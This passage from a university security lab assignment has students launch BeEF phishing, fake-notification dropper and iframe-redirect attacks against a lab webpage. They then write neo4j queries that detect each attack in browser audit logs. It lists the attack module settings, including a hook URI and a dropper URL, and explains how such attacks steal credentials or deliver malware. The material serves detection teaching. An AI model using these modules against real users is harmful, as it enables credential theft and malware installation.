    - After running: You can check if two new types of log files `FileNode.tsv` and `Frame_download_File_Edge.tsv` that log download behavior are generated.
  - Submit your completed `event_handler.py` to Gradescope.

3. Generate logs for Bob's clean (i.e., with no BeEF hook) webpage where **no attack/modification is present** with your auditor. To do so, stop and start the dockers on the project page (to get a fresh and clean Bob's webpage). Compress the generated logs to `tar.gz` file with the name `[GT username]_cs6264_lab.tar.gz` and submit it to Gradescope along with the questionnaire. **Note: submission in the wrong format will lead to 0 pts.**
  - Hint: you can use the command `tar -czvf [your_username]_cs6264_lab.tar.gz -C [your_log_directory]`.
  - You can confirm the content of your compressed file by the following.

```
$ tar -tf username_cs6264_lab.tar.gz
FrameNode.tsv
Frame_compile_Script_Edge.tsv
Frame_request_Resource_Edge.tsv
ResourceNode.tsv
Resource_respond_Frame_Edge.tsv
ScriptNode.tsv
```

  - Having additional logs files is fine (which may be generated by your browser extensions if you have any) as long as the submitted logs contain those from Bob's page.

Rubric


Question	Deliverable	Credits
Q2.1.1	Completed `event_handler.py`	15%
Q2.1.2	Logs of Bob's clean page	10%

Task 2.2: Attack Investigation (30%)

Description

Congratulations! You have completed the key component of this project. Now that you can collect the logs, what's left is to connect those information pieces in the log together to recover the whole picture of what happened during compromised browsing sessions, and find the evidence of attacks in the constructed causality graph. In this task, you need to execute and record logs for three common types of attacks: phishing, fake notification, and browser redirection from BeEF:

1. Google Phishing: `Commands` → `Social Engineering` → `Google` `Phishing`



i...	date	label
0	2023-11-05 02:33	command 1
1	2023-11-05 17:26	command 2

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logge
another tab). Additionally it will show the Google favicon and a Gmail phishing page (although th

Id: 11


XSS hook URI: http://cs6264.gtisc.gatech.edu:39069/demos/plain.html

Gmail logout interval (ms): 10000

Redirect delay (ms): 1000

- In such an attack, the malicious script typically resets the content of the webpage to a phishing page (e.g., Legit-looking Gmail logging page) by setting the `innerHTML` variable. When users fill out their credentials and hit the login button, a copy of the credentials is sent to attackers during redirection to the official login service.

2. Fake Notification: `Commands` → `Social Engineering` → `Fake Notification Bar (Chrome)`




i…	date	label
0	2023-11-05 18:09	command 1
1	2023-11-05 18:10	command 2

Fake Notification Bar (Chrome)

Description:	Displays a fake notification bar at the top of the screen, similar to those presented in Chrome. If prompted to download the file specified below. You can mount an exe in BeEF as per extensions/social_engineering/droppers/readme.txt.
Id:	17
URL:	http://cs6264.gtisc.gatech.edu:39069/dropper.exe
Notification text:	Additional plugins are required to display all the media on this page.

- In such an attack, the malicious script typically creates a fake notification bar by modifying the elements of the webpage, to trick users into performing sensitive operations. For example, a fake notification says that the browser is out of date and needs to be updated to continue, or a plugin needs to be installed to proceed. In this way, users are lured into installing malware. The default URL given by BeEF may not be work, hence no download event occurs in the browser. You can set the file URL to any valid one such as https://github.com/fate0/pychrome/archive/refs/heads/master.zip, and play with fake notification text to see how things change on the victim's side.

3. Site Redirection: `Commands` → `Browser` → `Redirect Browser (IFrame)`



Redirect Browser (iFrame)

Description:	This module creates a 100% x 100% overlaying iframe and keeps the browers hooked to the fr title, page shortcut icon and the time delay are specified in the parameters below. The content of the URL bar will not be changed in the hooked browser.
Id:	258
New Title:	BeEF - The Browser Exploitation Framework Project
New Favicon:	http://cs6264.gtisc.gatech.edu:39069/ui/media/images/favicon.ico
Redirect URL:	http://beefproject.com/
Timeout:	3500

- This is a seemingly less harmful attack as it works by merely creating an overlay frame displaying another website on top of the opened frame. However, the flexibility enables the attacks to be more diverse. For example, the new webpage could be any of the following and more:
    - a phishing page to steal credentials (similar to attack 1)

- a fraud page with fraudulent ads or affiliate links to generate revenue for the attacker
- a malicious site to initiate actions on behalf of the users who are authenticated (through session cookies), without their knowledge or consent.
- a page with inappropriate content for targeted reputation damage
- a page that automatically downloads malware upon opening

Once you have collected logs containing those attacks, your next step is to construct a causality graph, and then find the evidence of those attacks in the graph through queries.

Note: These three attacks do not have side effects on your browser. To complete this project, we recommend only playing with these 3 attacks. Other attacks could have an impact on your browser.

Steps


For each attack:

1. **Log collection:** After the auditor runs, open Bob's webpage, execute the attack, and generate the logs.
2. **Causality graph construction:** Load the logs into neo4j to construct the causality graph. Please see the Supplementary Document for the detailed guide.
3. **Query construction:** Think about what pattern in the graph can identify a potential Google Phishing attack. Construct a neo4j query through cyber (neo4j's query language) to locate this pattern in the graph. Please see the Supplementary Document for the detailed guide.
    a. Google Phishing: A phishing page must load corresponding resources to display the fake content. In this case, is it normal that a Gmail-related resource gets loaded when the user is visiting the product page of a shopping site? See if you can find a Gmail icon requested in the logs. Based on this logo's URL, construct a query that returns a `Frame - request →`

`Resource` subgraph where the resource node's URL points to the Gmail favicon in the causality graph, as shown. Submit your query to Q2.2.1 in the questionnaire. Note that:

i. The edge should be returned with the two nodes as well, i.e., the subgraph your query returns should contain two nodes and one edge.

ii. Please use **Frame**, **request**, and **Resource** to name your nodes and edge.




Node Details

Resource

<id>	332
id	"c55dc3b5b6dcf364ae2439ab739edb66"
type	"Other"
url	"https://www[redacted]


Example query response indicating potential Google Phishing attack.

b. Fake Notification: What is the ultimate goal of this attack? Malware spreading! When you look at the logs, how normal do you think is it for a downloading event to happen when the user is visiting the product page of a shopping site? In this context, the downloading event itself should be suspicious enough. The query you construct should return any `Frame - download → File` subgraphs in the causality graph. Submit your query to Q2.2.2 in the questionnaire.



Example query response indicating potential malware downloading.

c. Site Redirection: In this attack, the malicious script creates a new frame displaying the new webpage to cover the existing webpage. Think about this — in a benign webpage design, how often do we need to create a frame through **scripts**? `Script — create → Frame` pattern in the graph should raise an alert, which should be captured by your query. In addition, oftentimes the URL of the redirected new page is the top domain URL (e.g., `www.example.com`) as opposed to (e.g., `www.example.com/xxx/xxx/`). With this observation, you can further restrict your query by adding a condition — the frame nodes' `security_origin` is the same as its `url`. Note the detail that the `security_origin` does not have the `/` in the end. To perform string operations, you can find help from string functions and scalar functions in cypher. As shown in the example below, your query should return the pattern `Script — create → Frame` where frame nodes' `security_origin` is the same as its `url` except the last `/` character. Submit your query to Q2.2.3 in the questionnaire.



<id>	252
loader_id	"BA4953D5A327679944A1E914F2915688"
security_origin	"https://beefproject.com"
mime_type	"text/html"
id	"2880B044603FDA45A5DBEF8534396AC7_BA4953D5A327679944A1E914F2915688"
url	"https://beefproject.com/"
is_page	false
frame_id	"2880B044603FDA45A5DBEF8534396AC7"

Example query response indicating potential site redirection.

Note:

1. **Please submit each of your queries in ONE line. Queries submitted in multiple lines lead to 0 pts during auto-grading, make sure to double-check your answer.**
2. **Please follow the same naming convention for nodes and edges as the write-up (e.g., `Script, create, Frame`. Be sure that the first letter of the node name is uppercase and the edge name is all lowercase). Failing to follow the naming convention will result in 0 pts since other keywords will not be accepted by the auto-grader.**
3. **Each of your queries should return a subgraph that contains related nodes and edges as shown in the examples. Incomplete subgraphs returned by your queries will result in 0 pts.**
4. **Your queries being able to reproduce the sub-graphs shown in the examples indicates that you most likely have done the task right. However, except for the phishing attack which looks for a specific favicon as attack evidence — instead of looking for a specific resource in the lab tests (e.g., the exact filename, the exact redirected page's**

URL), your other two queries must be generalizable, meaning that they should catch attacks in the real world demonstrating the same behavior patterns (e.g., downloading real malware, redirection to URLs other than the example one). Failing to do so will result in 0 pts if your last two queries are not general.

Rubric

Question	Deliverable	Credits
Q2.2.1	Query for Google Phishing	10%
Q2.2.2	Query for Fake Notification	10%
Q2.2.3	Query for Redirect Browser	10%

Submission

Rubric

Submit as	Question	Deliverable	Credits
assignment_questionnaire.txt	Q1.1	Secret hash	15%
assignment_questionnaire.txt	Q1.2.1	Client asset directory	5%
assignment_questionnaire.txt	Q1.2.2	Best template file to compromise	5%
assignment_questionnaire.txt	Q1.2.3	Hash on the phishing page	20%
event_handler.py	Q2.1.1	Completed `event_handler.py`	15%
tar.gz	Q2.1.2	Logs of Bob's clean page	10%
assignment_questionnaire.txt	Q2.2.1	Query for Google Phishing	10%
assignment_questionnaire.txt	Q2.2.2	Query for Fake Notification	10%
assignment_questionnaire.txt	Q2.2.3	Query for Redirect Browser	10%

Deliverables

1. `assignment_questionnaire.txt`
2. `event_handler.py`
3. `[GT username]_cs6264_lab.tar.gz` containing `.tsv` logs of Bob's clean page.

Important Note:

1. **Make sure you use the provided questionnaire and the specified formats to submit your answers. Failing to do so can make your ENTIRE project 0 pts since auto-grader cannot take in submissions in other formats.**
2. **The GTID you fill in the questionnaire must be all lowercase. Failing to do so will make your hash-related tasks 0 pts since the grading depends on your GTID.**
3. **All deliverables should only be submitted to Gradescope. Submissions to Canvas will NOT be accepted and graded.**
4. **Make sure you have followed all the guidelines stated in the write-up as well as the supplementary document. Any point deductions caused by failing to follow the guidelines will NOT be adjusted.**